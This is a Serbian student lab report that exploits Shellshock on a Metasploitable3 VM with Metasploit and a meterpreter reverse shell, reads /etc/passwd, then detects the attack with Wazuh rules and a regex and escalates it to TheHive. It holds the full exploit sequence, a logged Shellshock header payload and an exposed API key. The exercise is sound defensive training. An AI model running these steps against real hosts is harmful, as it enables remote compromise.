Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Aleksandar Sinđelić
Datum: 16.12.2025

Pregled Ranljivosti

Za svaku eksploatisanu ranljivost:

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): CVE-2014-6271
Pogođen servis: GNU Bash (Apache HTTP server sa CGI skriptama)
CVSS ocena: 9.8
Opis ranljivosti: CVE-2014-6271 predstavlja kritičnu ranljivost u GNU Bash shell-u. Ranljivost omogućava napadaču da ubaci i izvrši komande kroz posebno formirane promenljive okruženja. Najčešće se eksploatiše preko web servera koji koriste CGI skripte, gde Bash automatski obrađuje ulazne promenljive. Uspešna eksploatacija može dovesti do potpunog kompromitovanja sistema(Remote Code Execution).

1.2 **Opis eksploita**
Izvor eksploita: exploit/multi/http/apache_mod_cgi_bash_env_exec
Metod eksploatacije:
Eksploit funkcioniše tako što napadač šalje posebno konstruisano HTTP zaglavlje (npr. User-Agent) koja sadrže Bash funkciju praćenu proizvoljnom shell komandom. Zbog greške u načinu na koji Bash parsira environment promenljive, komanda se izvršava odmah nakon definicije funkcije, omogućavajući napadaču daljinsko izvršavanje komandi na ciljnom sistemu.

Proces Eksploatacije

Za svaku eksploatisanu ranljivost:

2.1 **Podešavanje eksploita**
Ranljiv cilj:

Ciljni sistem je Metasploitable3 virtuelna mašina koja ima ranjivu verziju GNU Bash-a verzije 4.3.8.
Web servise Apache2 je konfigurisan sa CGI podrškom gde se skripte izvršavaju pomoću Bash-

a i radi na port-u 80.
Alati za eksploataciju:
Metasploit framework
Modul: exploit/multi/http/apache_mod_cgi_bash_env_exec

2.2 **Koraci eksploatacije**
Objasnite proces eksploatacije korak po korak - DETALJNO:
Prvo pretražimo module koji koriste CVE-2014-6271.

```
msf > search CVE-2014-6271

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2     \_ target: Linux x86                            .                .          .      .
   3     \_ target: Linux x86_64                         .                .          .      .
   4   auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   5   exploit/multi/http/cups_bash_env_exec             2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   6   auxiliary/server/dhclient_bash_env                2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   7   exploit/unix/dhcp/bash_environment                2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   8   exploit/linux/http/ipfire_bashbug_exec            2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   9   exploit/osx/local/vmware_bash_function_root       2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   10  exploit/multi/ftp/pureftpd_bash_env_exec          2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   11    \_ target: Linux x86                            .                .          .      .
   12    \_ target: Linux x86_64                         .                .          .      .
   13  exploit/unix/smtp/qmail_bash_env_exec             2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)

Interact with a module by name or index. For example info 13, use 13 or use exploit/unix/smtp/qmail_bash_env_exec
```

Koristićemo modul: exploit/multi/http/apache_mod_cgi_bash_env_exec.

```
msf > use  exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Pogledaćemo šta sve ima od opcija.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, http, socks5, socks5h
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.148.171   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.
```

Vidimo da su RHOSTS i TARGETURI obavezni i treba da ih popunimo. Vidimo da je izabran dobar payload i da se unutar njega nalazi adresa mašine sa koje pokrećemo napad.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
```

Pretraživanjem cgi foldera mete vidimo da postoji skripta sa imenom hello_world.sh.

```
vagrant@metasploitable3-ub1404:~$ ls /var/www/cgi-bin/
hello_world.sh
```

Takođe treba da proverimo da li imamo pristup tom fajlu.

Sada setiramo i TARGETURI.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/hello_world.sh
TARGETURI => /cgi-bin/hello_world.sh
```

Kada smo podesili opcijemo pokrećemo komandu “check” da proverimo da li je moguće odraditi napad.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.28.128.3:80 - The target is vulnerable.
```

Pošto je meta ranjiva, možemo da pokrenemo exploit.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 172.19.148.171:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1062760 bytes) to 172.19.144.1
[*] Meterpreter session 1 opened (172.19.148.171:4444 -> 172.19.144.1:59822) at 2025-12-15 18:57:01 +0100

meterpreter >
```

2.3 **Rezultat eksploatacije**

Prikažite rezultate eksploatacije:

Exploit je izvršen uspešno i sada imamo potpuni pristup mašini.

```
meterpreter > execute -fi id
Process 2238 created.
Channel 4 created.
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Detekcija Korišćenjem Wazuh SIEM-a


Za svaku eksploatisanu ranljivost:

3.1 **Wazuh SIEM eravila**
Pravila korišćena za detekciju:
Iskorišćena su pravila 31166 i 31168
ID pravila:
31166: Detektuje da li u zahtevu postoji kod eksploita i aktivira se kada zahtev nije uspešno završen, odnosno kada vrati kod 400 ili 500.

31168: Detektuje da li u zahtevu postoji kod eksploita i aktivira se ako je zahtev uspešan.
Nivo: 15
Grupe: attack, web, accesslog
Mitre: T1068, T1190
Regex: "\(\)\s*{\s*\w*:;\s*}\s*;|"\(\)\s*{\s*\w*;\s*}\s*;

3.2 **Konfiguracija SIEM-a**
Podešavanje Wazuh agenta:
Na Metasploitable3 mašini sam instalirao neophodne pakete za rad wazuh agenta i dodao GPG key pomoću kojeg agenta možemo instalirati sa apt-install.
Pre pokretanja apt install postavljamo promenjivu WAZUH_MANAGER=’172.19.148.171’ koja će se koristiti da samostalno postavi adresu menadžera.
Prikupljanje logova:
Pratio sam log fajl /var/log/apache2/access.log u kojem se nalazi: tip poziva, putanja poziva i zaglavlja zahteva.

3.3 **Proces detekcije**
Opišite proces detekcije:



Incident Response sa The Hive-om

4.1 **Podešavanje integracije**

Opis integracije:

TheHive i Wazuh su povezani tako što smo prvo napravi API key na TheHive pomoću kojeg će se prosleđivati informacije do TheHive. Nakon toga smo instalirali python modul thehive4py koji nam omogućava da pomoću skripti koje možemo izvršiti sa Wazuh lako prosledimo informacije do TheHive. U /var/ossec/etc/ossec.conf dodamo novu integraciju koja predstavlja itegraciju sa TheHive. Tu dajemo parametre kao sto je url do TheHive kao i api key. Onda podesimo bash entrypoint skriptu koja će da pozove našu python skriptu. Unutar te python skripte import-amo TheHive4py pomoću koje možemo da radimo sa TheHive.


Integracija pravila:


```
<integration>
  <name>custom-w2thive</name>
  <hook_url>http://172.19.148.171:9000</hook_url>
  <api_key>TQ5jcu17UGczSublg0uz2ai4rCvRH1Fw</api_key>
  <alert_format>json</alert_format>
</integration>
```

```python
def main(args):
    logger.debug('#start main')
    logger.debug('#get alert file location')
    alert_file_location = args[1]
    logger.debug('#get TheHive url')
    thive = args[3]
    logger.debug('#get TheHive api key')
    thive_api_key = args[2]
    thive_api = TheHiveApi(thive, thive_api_key )
    logger.debug('#open alert file')
    w_alert = json.load(open(alert_file_location))
    logger.debug('#alert data')
    logger.debug(str(w_alert))
    logger.debug('#gen json to dot-key-text')
    alt = pr(w_alert,'',[])
    logger.debug('#formatting description')
    format_alt = md_format(alt)
    logger.debug('#search artifacts')
    artifacts_dict = artifact_detect(format_alt)
    alert = generate_alert(format_alt, artifacts_dict, w_alert)
    logger.debug('#threshold filtering')
    alert_data = {}
    if w_alert['rule']['groups']==['ids','suricata']:
        #checking the existence of the data.alert.severity field
        if 'data' in w_alert.keys():
            if 'alert' in w_alert['data']:
                #checking the level of the source event
                if int(w_alert['data']['alert']['severity'])<=suricata_lvl_threshold:
                    alert_data = send_alert(alert, thive_api)
    elif int(w_alert['rule']['level'])>=lvl_threshold:
        #if the event is different from suricata AND suricata-event-type: alert check lvl_threshold
        alert_data = send_alert(alert, thive_api)
    if w_alert['rule']['level'] > 12:
        case = thive_api.promote_alert_to_case(alert_id=alert_data['id'])
        logger.info(f"Create TheHive case: {case['id']}")
```

4.2 **Kreiranje slučaja u The Hive-u**

Detalji o slučaju:


Cases / #1 / Description
Enter a case number
+ Create Case
#1
Shellshock attack detected
id ~41259040
Created by API User
Created at 16/12/2025 19:07
SEVERITY:MEDIUM
TLP:AMBER
PAP:AMBER
Assignee Assign to me
API User
Status
New
Start date
16/12/2025 19:07
Tasks completion
No tasks
Contributors
Time metrics
Detection < 1 second
Triage < 1 second
Acknowledge < 1 second
General
Tasks (0)
Observables (4)
TTPs (0)
Attachments
Timeline
Report
Pages
History
Title
Shellshock attack detected
Tags
agent_ip=10.0.2.15
rule=31168
agent_id=001
agent_name=metasploitable3-ub140...
wazuh
Description
Timestamp
key
val
timestamp
2025-12-16T19:07:14.930+0100
Rule
key
val
rule.level
15
rule.description
Shellshock attack detected
rule.id
31168
rule.mitre.id
['T1068', 'T1190']
rule.mitre.tactic
['Privilege Escalation', 'Initial Access']
rule.mitre.technique
['Exploitation for Privilege Escalation', 'Exploit Public-Facing Application']
rule.info
CVE-2014-6271https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
rule.firedtimes
1
rule.mail
True
rule.groups
['web', 'accesslog', 'attack']
rule.pci_dss
['11.4']
rule.gdpr
['IV_35.7.d']
rule.nist_800_53
['SI.4']
rule.tsc
['CC6.1', 'CC6.8', 'CC7.2', 'CC7.3']
Agent
key
val


Cases / #1 / Description
Enter a case number
+ Create Case
#1
Shellshock attack detected
id ~41259040
Created by API User
Created at 16/12/2025 19:07
SEVERITY:MEDIUM
TLP:AMBER
PAP:AMBER
Assignee Assign to me
API User
Status
New
Start date
16/12/2025 19:07
Tasks completion
No tasks
Contributors
Time metrics
Detection < 1 second
Triage < 1 second
Acknowledge < 1 second
General
Tasks (0)
Observables (4)
TTPs (0)
Attachments
Timeline
Report
Pages
History
key
val
agent.id
001
agent.name
metasploitable3-ub1404
agent.ip
10.0.2.15
Manager
key
val
manager.name
DESKTOP-4HPO2VH
Id
key
val
id
1765908434.190836
Full_log
key
val
full_log
172.28.128.1 - - [16/Dec/2025:18:03:53 +0000] "GET /cgi-bin/hello_world.sh HTTP/1.1" 200 187 "-" "() { :;};echo -e "\r\nXAHJB4SvDZDmeWfMr77G${/tmp/xRtdM}XAHJB4SvDZDmeWfMr77G""
Decoder
key
val
decoder.name
web-accesslog
Data
key
val
data.protocol
GET
data.srcip
172.28.128.1
data.id
200
data.url
/cgi-bin/hello_world.sh
Location
key
val
location
/var/log/apache2/access.log